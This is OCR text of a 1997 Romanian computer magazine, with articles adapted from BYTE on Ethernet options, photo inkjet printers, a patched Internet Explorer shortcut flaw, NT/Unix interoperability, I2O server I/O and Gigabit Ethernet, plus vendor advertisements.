Deși multe activități pot găsi soluția comutată 10-Mbps ca fiind satisfăcătoare nevoilor lor, furnizorii de rețele au lansat fundația pentru 100 Mbps. Prețurile variază, costurile pe port pentru hub-urile Fast Ethernet fiind cuprinse între 20$ și 100$ sau chiar mai mari decât Ethernet 10-Mbps comutat, în funcție de ce se cumpără. Dar furnizorii prevăd că prețurile pentru hub-urile Fast Ethernet și comutatoare vor continua să scadă. În plus, Intel și alții și-au fixat prețurile propriilor cartele de interfață cu rețeaua de 10/100 Mbps pentru a concura cu cartelele de 10 Mbps, permițând managerilor să cumpere adaptoare ce pot fi utilizate și în viitor.

„Dacă transferi un fișier mare sau dacă creezi o copie de siguranță mare, nu contează dacă conexiunea de 10-Mbps este doar a ta sau este partajată: operația oricum va dura un timp mai îndelungat." explică Yoseph Linde, președinte și CEO al LANart, un furnizor de hub-uri de 10-și 100-Mbps și de comutatoare, incluzând unele cu capacități de segmentare automată. „10 Mbps comutat oferă performanțe ceva mai bune decât 10-Mbps partajat, dar în multe cazuri 100-Mbps partajat va furniza performanțe mult mai bune."

-Curt Harler



Care dintre soluțiile de conectivitate a grupurilor de lucru?

	10 Mbps	100 Mbps
Comutat	**Ethernet 10-Mbps comutat** **Bun pentru:** LAN-uri cu un amestec de utilizatori puternici (ingineri, artiști în grafică, dezvoltatori intranet) și utilizatori obișnuiți; rețele rulând MPEG-1 pe câteva PC-uri **Cerințe hardware:*** Cartele adaptoare de 10-Mbps pentru PC, hub-uri Ethernet comutate	**Fast Ethernet comutat** **Ideal pentru:** Aplicații de înaltă lărgime de bandă (dezvoltări Web, inginerie); videoconferințe; furnizare de legături spre alte servere și imprimante; aplicații MPEG-2 **Cerințe hardware:*** Cartele adaptoare de 10-/100-Mbps sau 100-Mbps pentru PC, hub Fast Ethernet comutat, categoria 5 de conectare
Partajat	**Ethernet 10-Mbps partajat** **Bun pentru:** Aplicații pentru grupuri de lucru standard; e-mail; tipăriri și transferuri modeste de fișiere **Cerințe hardware:*** Cartelă adaptoare de 10-Mbps pentru PC, hub repetor Ethernet	**Fast Ethernet partajat** **Bun pentru:** Aplicații de înaltă lărgime de bandă (dezvoltări Web, inginerie) **Cerințe hardware:*** Cartele adaptoare de 10-/100-Mbps sau 100-Mbps pentru PC, hub repetor Fast Ethernet, categoria 5 de conectare

*În plus față de PC-uri și periferice

Desene perfecte cu jeturi de cerneală

Fabricanții de imprimante color cu jet de cerneală caută noi modalități de a oferi strălucire acestor dispozitive la un preț decent, în cazul reproducerilor fotografice. În plus, ei trebuie să obțină o calitate de ieșire superioară de la acceptabil la lăudabil.

Cele mai interesante dezvoltări pot fi cele două imprimante Epson noi, care deja au urcat în vârful ierarhiei industriei imprimantelor având o rezoluție de la 720x720 dpi până la 1440x720 dpi. Tehnologia piezo a lui Epson fierbe cerneala, dar în schimb forțează cerneala să cadă în întregime pe cap printr-o presiune electromecanică.


Ca rezultat, imprimanta sprijină plasarea punctelor cu o mai mare acuratețe și are abi-

BJC-4200 are o rezoluție de 720x360 și folosește cerneală specială

Scama lunii

Privind din exterior

O altă scamă privind securitatea vârâtă recent în Internet a făcut valuri, dar Microsoft a reacționat rapid spunând că ea a fost deja reparată. Scama a afectat utilizatorii rulând Internet Explorer 2.0, 3.0 sau 3.01 sub Windows 95 sau NT. Oricine a știut cum să exploateze această gaură particulară a putut proiecta un site Web ce putea folosi scurtăturile Windows pentru a accesa programe și fișiere de pe un client PC.



Security Information & Code Updates

Download Area for Internet Explorer 3.0/3.01 Security Fix

Effective March 11, 1997


Microsoft a declarat că nu are cunoștință de nici un utilizator afectat în momentul de față de acest defect, dar compania recomandă puternic utilizatorilor săi upgrade-ul, fie prin descărcarea versiunii reparate de pe site-ul Web al companiei (http: //www.microsoft .com), fie telefonând la 800-322-9997. Sub presiunea timpului, Microsoft a lucrat la fixarea acestei probleme pentru utilizatorii ce rulează NT pe platformele Alpha, PowerPC și Mips. **-D.A.**


Trimiteți-le pe-ale dvs la 76443.1723@compuserve.com!

Alegeți cele mai noi soluții FAST-Ethernet, performante și convenabile pentru rețeaua dumneavoastră de calculatoare

Vizitați-ne la
CERF '97
Stand 3204
Pavilion 107

Prin rețeaua SPRiNT cele mai noi produse TRENDware vă sunt acum accesibile






TRENDware
We Set The Trend For Networks

TE-S55 switch
- 5 porturi UTP sau STP funcționând la 10/100 Mbps
- Detecție automată a vitezei de funcționare prin negociere N-WAY
- Algoritmul Spanning Tree înglobat
- Suportă operare Half-Duplex sau Full-Duplex
- Agent SNMP accesibil in-band sau out-of-band

TE-100/PCI **10/100 Mbps Ethernet Adapter for PCI**
- tehnologie 100Base-Tx
- viteză de transfer 10 sau 100 Mbps
- compatibilă IEEE 802.3
- mod de operare full-duplex

TE-S14 switch
- 4 porturi UTP sau STP funcționând la 10 Mbps
- 1 port UTP sau STP funcționând la 100 Mbps
- Algoritmul Spanning Tree înglobat
- Suportă operare Half-Duplex sau Full-Duplex
- Agent SNMP accesibil in-band sau out-of-band

TE-100/H12+ **100 Base-TX Fast Ethernet Hub**
- permite conectarea rapidă a stațiilor cu interfețe 100 Base-TX
- echipat cu 12 RJ-45 porturi pentru conectarea a 12 stații sau servere



SPRiNT
COMPUTERS

Str. Romană nr. 28-30 et. I-II, Ploiești
Tel/Fax: +40-(0)44-110 700
http:\\www.sprint.electrop.eunet.ro
E- mail: sprint@tag.vsat.ro

litatea de a crea o rezoluție mai mare. Epson utilizează tehnologia pentru noile imprimante, Stylus Color 600 și 800 la 299$, respectiv 499$.

Oricum, abordarea lui Epson nu este unică. Alți furnizori de vârf, precum Hewlett-Packard și Lexmark, optează pentru șase culori de tipărire în încercarea de a obține o calitate de reproducere mai bună. Amestecând culorile primare cu tonuri moderate, cele șase culori pot fi combinate pentru o interpretare mai naturală fără mărirea rezoluției de la 300 sau 600 dpi. HP cu produsul său PhotoSmart și Lexmark (http://www.lexmark.com) cu imprimanta Lexmark Color JetPrinter 2055 (249$), oferă un foto-realism detaliat.

În imprimantele lor, Canon (http://www.ccsi.canon.com) nu folosește procesul cu șase culori. În schimb, compania utilizează un nou proiect de cartușe ale căror caracteristici avansate în compunerea cernelii și în plasarea ei cu precizie pentru a obține densitate, înviorează nuanțele. Cerneala foto are o ușoară densitate, permițând imprimantei să folosească de la una până la trei picături pentru un singur punct, pentru obținerea unei gradații de culoare mai bună. Ambele imprimante ale lui Canon BJC-240 Photo (199$) și BJC-4200 Photo (299$) utilizează această nouă tehnologie pentru reproducerea imaginilor foto-realiste.

Noua imprimantă PhotoSmart a lui HP (http://www.hp.com) este o componentă a întregului sistem PhotoSmart (cameră, imprimantă, scaner). Imprimanta de 499$ utilizează de asemenea cerneală cu șase culori, dar sunt proiectate doar pentru fotografii; nu s-a intenționat folosirea lor în scopuri generale. Dispozitivului îi trebuie aproximativ 5 minute pentru a tipări o fotografie de 8x10 inch la calitatea hârtiei fotografice; pentru o dimensiune de 4x6 inch, tipărirea durează 2,5 minute. Calitatea de tipărire este excelentă (apropiindu-se de cea a fotografiilor convenționale), dezavantajul esențial fiind destinația specială a dispozitivului. ■ **-J.P.**

[din BYTE, o publicație McGraw-Hill, Inc. Adaptare - *Mircea Sabău*]

Datapro Report

Căi multiple de interoperabilitate NT/Unix

Departamentele de informatică ale utilizatorilor au mărit volumul construcțiilor de medii eterogene de calcul care combină sistemele moștenite cu Unix și Windows NT. Problema este că aceste sisteme de operare nu sunt integrabile în mod transparent; nu poți conecta un sistem NT pur și simplu într-o rețea Unix și să funcționeze, fără a face anumite legături. Cu toate acestea, multe departamente de informatică, atrase de costurile scăzute precum și de ușurința întreținerii aplicațiilor server NT, se zbat să integreze NT în mediile proprii.

Utilizatorii nu și-au înlocuit aplicațiile Unix originale, dar și-au întreținut sistemele Unix concomitent cu implementarea NT. Astfel, acești utilizatori caută soluții care să-i ajute să-și conserve investițiile prin crearea unui mediu de calcul NT/Unix transparent.

Microsoft a stabilit un număr limitat de protocoale în NT pentru crearea mediilor interoperabile. În plus, mulți furnizori au construit garnituri de interoperabilitate NT-Unix. Dar cât timp legăturile nu au fost făcute în totalitate, aceste soluții au contribuit la creșterea instalărilor NT în interiorul mediilor tradiționale Unix. Multe dintre aceste soluții disponibile la furnizor, pot fi clasificate în următoarele categorii: soluții de gestiune sistem/rețea; protocoale de rețea, cum sunt TCP/IP, NFS (ce permit aplicațiilor NT să ruleze sub Unix); partajarea fișierelor Unix/NT; unelte de portare a aplicațiilor dinspre Unix spre NT sau invers; și dezvoltări de aplicații client/server atât pentru Unix cât și pentru NT.

Scopul multor utilizatori este acela de a crea un mediu de calcul NT/Unix care să permită partajarea fișierelor și imprimantelor din orice parte a rețelei și de a putea folosi aplicațiile în ambele medii. De obicei stiva TCP/IP este una dintre primele tehnologii implementate, împreună cu numele de server NetBIOS pentru folosirea NetBIOS-ului peste TCP/IP, la fel cum serverul DHCP suportă o varietate de configurații NetBIOS. Atâta timp cât aceste componente fundamentale sunt alimentate cu serverul Windows NT, mai mulți furnizori au construit pe baza acestor componente pachete de integrare care oferă partajarea fișierelor și imprimantelor, administrarea de la distanță, integrarea aplicațiilor și soluții de conectivitate a poștei electronice pentru amestecul mediilor NT/Unix.

Mary Hubley, *analist principal la Datapro Information Services Group. Hubley este de asemenea directorul noului serviciu de informații NT Analyst al firmei Datapro, care vizează piața Windows NT și alte tehnologii înrudite, incluzând studii de caz, vederi generale asupra tehnologiilor și produselor precum și strategii de integrare și gestiune.*

O varietate de soluții NT-Unix

Compania	Produs(e)	Descriere sumară	Informații de contact
WRQ	• Reflection NFS Connection for Windows NT	Acces gazdă NT-Unix	206-217-7100; http://www.wrq.com
Datafocus	• Nutcracker	Unelte de portare a aplicațiilor Unix spre NT	703-631-6770; http://www.datafocus .com
FTP Software	• InterDrive NT Server	Server NFS pentru NT (partajare fișiere și imprimante între NT și Unix)	508-685-4000; http://www.ftp.com
Hummingbird Communications	• Exceed for Windows NT • NFS Maestro for Windows NT	X Server PC (permite ca NT să acceseze Unix); Server NFS	416-496-2200; http://www.hummingbird.com
Network Computing Devices	• Xware-PC • WinCenter Pro	Partajarea resurselor client/server NFS dintre Unix, NT și PC; aplicații server NT	415-694-0650; http://www.ncd.com
Mainsoft	• MainWin Studio	Pachet de unelte pentru portabilitate NT/Unix	408-774-3400; http://www.mainsoft.com
Bristol Technology	• Wind/U	Pachet de unelte pentru portabilitate NT/Unix	203-438-6969; http://www.bristol.com

Portofoliul de aplicații ICL

- domeniul financiar-bancar:
  pachetul software iBank și ATM-uri
- domeniul producție-distribuție:
  pachetul software MAX
- domeniul retail:
  pachetele software PRISMA, SANDMAR și ISS 300
- domeniul telecomunicații:
  pachetele software SIMS, PROSPERO, IN și FENS
- domeniul optimizării și gestionării fluxului informațional într-o instituție sau între instituții
  pachetul software TEAMWARE

Satisfacția de a realiza ceea ce doriți cu adevărat este cel mai valoros lucru pentru dumneavoastră. De aceea aveți nevoie de un partener care să vă ofere soluția potrivită.

ICL

The Business Solutions Company

Soluții pentru problemele dumneavoastră!

Cu ocazia expoziției de Tehnologia Informației CERF '97, ICL prezintă cele mai noi modele de PC-uri, Servere și Notebook-uri Fujitsu, precum și un portofoliu de aplicații ce acoperă o gamă largă de activități: financiar-bancar, producție-distribuție și urmărire a stocurilor, activități retail din cadrul stațiilor de benzină, magazine și depozite en-gros, gestionarea și optimizarea fluxului informațional într-o instituție sau între instituții, telecomunicații.

Pentru detalii suplimentare contactați:

PARTENERI AUTORIZAȚI: ALFASOFT SA (Cluj-Napoca), CORES SRL (Timișoara), DATALOG COMPUTERS (Tg. Mureș), ELCOSOFT SRL (Cluj-Napoca), FIBA IMPORT EXPORT SRL (Ploiești), GENESYS SOFTWARE SRL (București), INTELPROF INTERNATIONAL SRL (Brașov), MIXERA SRL (Brăila), ROMUS TRADING & DEVELOPMENT LTD (Iași), TERRA INDUSTRIAL TECHN SA (Pitești), TOP EDGE ENGINEERING SRL (Craiova).

ICL-ROMÂNIA – Reprezentanța
Bd. Republicii, 44 - 46, Sector 2, București
Tel: 401-250.61.17   Fax: 401-250.58.18

FUJITSU
PCs . NOTEBOOKS . SERVERS

Afacerea creşte.

Sistemul dumneavoastră informatic trebuie să susţină această creştere.
Aveţi nevoie de
calculatoare performante

optimal configurate

fiabile

susţinute printr-un service operativ

preţuri competitive

În întâmpinarea nevoilor dumneavoastră am implementat conceptul calităţii totale, calitate ce va fi regăsită în fiecare detaliu la COMRACE COMPUTERS.

Cele mai noi tehnologii mondiale încorporate în calculatoarele COMRACE. Acestea sunt proiectate, optimizate şi testate astfel încât aplicaţiile dumneavoastră să ruleze la performanţă maximă chiar şi 24 ore/zi.
3 ani garanţie integrală.
Asistenţă, suport tehnic şi service asigurate de profesionişti.

Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,

comrace® COMPUTERS este partenerul ideal

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa:** BRIO BIT - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi:** BETALINE - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040


Comandă un COMRACE® şi lasă-l să lucreze pentru tine

Tehnologia I_2O promite o arhitectura scalabilă I/O pentru servere și o nouă categorie de aplicații autonome de administrare I/O. De Chris Briggs

Intrări/ieșiri mai inteligente și rapide pentru servere

Domeniul tehnicii de calcul își continuă evoluția într-un ritm rapid. Schimbarea majoră are loc în modul de lucru. Azi, nici un calculator nu mai este o insulă, ci lucrează în mod curent cu informații aduse din baze de date aflate la distanță, pe Internet și într-un intranet. Această modificare a modului de lucru mărește la rândul ei cerințele de transfer la intrări / ieșiri de pe rețea. Noile protocoale pentru rețele rapide, ca Fast Ethernet, Gigabit Ethernet, ATM (mod de transfer asincron) și Fibre Channel, promit să ofere banda suplimentară și să permită o deplasare mai rapidă a datelor între servere. Situația devine mai complicată, deoarece în acest mediu puternic interconectat și datele devin mult mai complexe și „rich“ . Utilizatorii trec de la mesajele simple e-mail și fișiere text la transferuri mai mari și mai sofisticate de date care includ fluxuri video - digital, vizualizări de date 3D și deplasarea prin depozite de date.

Tot mai frecvent, congestia de date apare la servere din cauza necesităților mari de operații I/O impuse de acest tip de aplicații cu tranzacții client /server. Acest lucru forțează proiectanții de servere să îmbunătățească performanțele la nivelul sistemului. Pe când procesoarele și arhitecturile de magistrale rapide satisfac o parte din noile cerințe, performanțele pentru I/O de la sistem nu au ținut pasul. Datorită cerințelor de transferuri rapide impuse de aplicațiile moderne de rețea, I/O devine rapid un loc îngust pentru accesul utilizatorului la informații. Adăugarea mai multor procesoare în server, în încercarea de a-i mări performanțele prin multiprocesare simetrică, nu ajută deoarece problema reală constă în deplasarea datelor și nu în prelucrarea lor. Au apărut concepții deosebite de servere de vârf de la Tandem și Sequest, cu arhitectură unică de sistem care plasează o structură distribuită reticulară (mesh) inteligentă în server și îmbunătățesc astfel capacitatea I/O. (Vezi și Rețeaua din server, BYTE, iulie 1966). Totuși aceste soluții sunt scumpe. Pentru servere obișnuite realizate pe hardware de serie, soluția constă în a face ca sistemul să lucreze mai inteligent și nu mai intens cu I/O. Lucrul cu I/O inteligent este modul de eliminare a gâtuirii care permite performanțe scalabile pentru sistem.



Un nivel de comunicație oferă o abstractizare a comunicației SO/echipament astfel încât interfețele echipamentelor sunt potrivite la multiple SO

I/O cu inteligență


I/O inteligent, cunoscut ca I_2O este un standard industrial pentru arhitectura subsistemului I/O. Acest standard, promulgat pentru prima dată de Intel, este acum administrat de un grup special de interes (SIG). Arhitectura I_2O este independentă atât de echipamentele periferice controlate, cât și de SO gazdă care face administrarea. Mai mult, reduce activitatea suplimentară necesară la procesorul din sistemul gazdă prin descărcarea administrării întreruperilor și funcțiilor I/O la subsistemul I/O inteligent. Aceste subsisteme sunt administrate de procesoare I/O independente (IOP). Un IOP reprezentativ este i960 RP de la Intel, care constă dintr-un procesor RISC cu memorie locală, punte PCI la PCI și suport înglobat pentru tratarea întreruperilor și transferurilor DMA. (Pentru informații despre i960 vedeți: „Ajutorul pentru server“ din BYTE, oct.1966). Asemenea IOP cu multiple facilități pot trata toate întreruperile de nivel jos și transferurile DMA între un echipament de pe PCI și memoria internă, independent de procesorul principal al serverului. IOP întrerupe procesorul sistemului doar la terminarea unei activități specifice I/O. De exemplu, SO pentru gazdă poate programa IOP astfel ca să primească un număr precizat de pachete de date din rețea, să elimine antetele de protocol și să pună datele într-o zonă specificată de memorie a serverului utilizată de aplicaţia de reţea, toate acestea fără ca procesorul gazdă să intervină.

Pentru a permite realizarea unor asemenea subsisteme I/O inteligente trebuie să avem un soft independent de hardware care face posibilă comunicarea cu echipamentele inteligente. Un model nou de driver divizat (split) asigură această independenţă prin separarea logică între partea de driver care asigură controlul de nivel jos al echipamentului şi partea de driver care administrează detaliile de implementare pentru SO deservit, aşa cum se arată în figura „Modelul de driver divizat I_2O".

I_2O defineşte modul în care aceste două părţi din driver interacţionează. Specificaţia prezintă un sistem de lucru pe două nivele, cu mesaje prin care modul din driver specific SO gazdă (OSM) face comunicaţia cu modulul de lucru cu harware-ul IOP (HDM). Nivelul de comunicare denumit corespunzător stabileşte o sesiune de schimb de mesaje între cele două părţi şi nivelul transport defineşte modul în care se partajează informaţia între diferitele HDM. Mesajele sunt specifice diferitelor clase şi definesc operaţiile pentru multe echipamente, inclusiv memoriile externe mod bloc (discuri hard, CD-ROM), RAID, LAN (Ethernet, Token Ring), benzi magnetice, SCSI, administrare sistem şi transferuri peer-to-peer (de la egal la egal). Sunt în curs de definire extensii pentru ciorchini (clustere), Fibre Channel şi ATM/WAN.

Nivelul de comunicaţie I_2O maschează natura schimburilor de date între diferitele echipamente şi oferă astfel independenţă faţă de tehnologia procesorului şi magistralei gazdă. Deoarece nivelul de comunicaţie utilizează un API bine definit, prin care receiverele de echipamente derulează toate tranzacţiile I/O, driverul devine portabil între SO multiple, ceea ce reduce drastic costurile dezvoltării pentru drivere. În plus, din cauza acestei interfeţe consistente, ingineri de sistem sau administratorii de reţea pot utiliza orice hardware conform cu I_2O în server indiferent de SO de reţea utilizat. Atât Microsoft cât şi Novell sunt membrii în comitetul de conducere I_2O SIG (Special Interest Group), deci ne putem aştepta ca atât Windows NT, cât şi NetWare să asigure suport pentru periferice conforme cu I_2O.

I_2O are o structură de cozi de mesaje care transferă cererile I/O spre subsisteme multiple I/O în loc să facă o coadă de cereri în memoria sistemului gazdă. Acesta are două avantaje. În primul rând procesorul gazdă nu interoghează (poll) şi se învârte între cererile I/O. El continuă o activitate mai utilă, făcând procesarea concurentă eficientă. În al doilea rând, performanţele generale sistem devin mai bune deoarece task-urile de tratare I/O pot fi distribuite între IOP multiple. Acestea realizează şi mult dorita scalabilitate a arhitecturii server: performanţa serverului creşte liniar pe măsură ce se adaugă noi procesoare şi noi IOP.



Salvarea pe bandă sau în oglindă se poate face fără procesorul gazdă

Inovaţii I/O

Standardizarea I_2O a subsistemului I/O creează şi un mediu pregătit pentru inovaţii în două domenii de bază al I/O la servere: reţeaua şi mediile de stocare. Prin separarea procesării aplicaţiilor de procesarea I/O, care este în principal transfer de date şi tratare întreruperi, se pot realiza îmbunătăţiri semnificative ale performanţei.

De ce? Aşa cum am menţionat mai înainte, arhitectura I_2O permite procesarea distribuită. Mai permite şi crearea unei stive driver prin care funcţii speciale încapsulate sub forma unui ISM (Intermediate Service Module) se pot insera între OSM şi HDM. RAID este un exemplu de asemenea ISM. Un controler dedicat RAID poate fi înlocuit de un controler de disc care execută RAID ISM pe un IOP. Acesta duce la creşterea capacităţii de lucru a controlerului de disc în timp ce performanţa devine mai bună şi costurile se reduc. Alte module ISM pot face compresie / decompresie de date pentru un echipament mod bloc, pot oferi criptare pentru pachetele ce ies în reţea sau implementa suport pentru zid de foc la un server Web.

Posibilităţile cele mai semnificative sunt oferite de capacitatea I_2O de transfer direct de mesaje între IOP multiple, cunoscută ca şi comunicare unu la unu (peer to peer). Aceasta permite tranzacţii directe inteligente de la echipament la echipament pe magistrala locală sau PCI, în mod independent de procesorul serverului gazdă şi de SO. Acest lucru se realizează prin aplicaţii autonome de administrare I/O, care se află sub formă de ISM la nivelul transport, aşa cum se vede în figura: „Comunicare unu la unu". De exemplu, o aplicaţie de administrare I/O poate accelera I/O prin direcţionarea datelor citite de pe disc direct la interfaţa de reţea. Alte exemple de aplicaţii unu la unu includ salvările directe de pe disc pe bandă, echilibrarea dinamică a utilizării, lucrul în ciorchini (cluster), toleranţă la defecte server prin izolare de erori, refacere după erori şi administrare de la distanţă.

Noua arhitectură de driver I_2O elimină gâtuirea I/O la proiectele de servere de uz general. Acest lucru se realizează prin deplasarea încărcării cauzate de I/O de la procesorul gazdă la perifericele inteligente. Modelul de driver divizat cu nivelul de comunicare realizează o abstractizare pentru hardware astfel încât administratorul de reţea poate opta dintr-o varietate de periferice compatibile I_2O. În plus, abstractizarea simplifică proiectarea driverului de echipament, astfel încât poate fi modificat uşor pentru suport la SO de reţea multiple.

Mecanismul de cozi din I_2O permite procesare concurentă, ceea ce reduce administrarea suplimentară la SO. Mecanismul permite de asemenea o extindere a capacităţii serverului prin multiprocesare simetrică şi prin adăugare de noi echipamente inteligente. În fine, comunicarea unu la unu poate permite apariţia unei noi categorii de task-uri de mare performanţă prin aplicaţii autonome I/O. Pentru informaţii în plus despre I_2O vizitaţi pe Web http://www.I2OSIG.org/.■

Chris Briggs este market developement manager la Intel I/O Processor Division (Chandler, AZ). A obţinut titlul de BSEE la University of Cincinnati şi MBA la Arizona State University. Îl puteţi contacta prin e-mail la: **chris_j_briggs@ccm.ch.intel.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Această tehnologie de rețea oferă un transfer mai bun și compatibilitate cu echipamentele Ethernet existente. De Selina Lo

Gigabit Ethernet intern

Niciunde nu este dorința de viteză mai mare, ca în lumea rețelelor de calculatoare. Serverele Web pentru intranet, fermele centralizate de servere, groupware și o avalanșă de aplicații client / server, toate solicită la limită rețelele existente de calculatoare. Ca rezultat, rețelele sunt congestionate frecvent, timpul de răspuns la aplicații este mare și productivitatea se reduce.


Administratorii de rețea care se confruntă cu aceste probleme sunt în fața unei dileme: cum poți mări transferul prin rețea astfel ca să poți crește activitatea și simultan să nu periclitezi investiția imensă făcută în cartelele de interfață (NIC), hub-uri, rutere și servere? Deoarece 80% din rețelele existente folosesc Ethernet și TCP/IP, orice soluție trebuie să includă Ethernet, pentru a fi practică.

Un nou standard promite că va oferi transfer de date prin Ethernet la 1Gbps, adică de 100 ori viteza tradițională Ethernet. Gigabit Ethernet, așa cum a fost denumită tehnologia, este o nouă abordare a unei vechi scheme de interconectare.

Aplicațiile de început

Deoarece Gigabit Ethernet utilizează aceleași protocoale de nivel jos ca și tradiționalul Ethernet, ruterele și hub-urile existente nu trebuie înlocuite. Astfel, Gigabit Ethernet se poate integra ușor în rețelele existente. Tehnologia se va folosi la trei aplicații inițiale. Prima, conectarea pentru serverele centralizate, la viteze superioare. A doua, interconectarea între comutatoare Fast Ethernet la viteze superioare. La urmă se vor interconecta grupurile speciale de lucru care necesită performanțe de vârf.

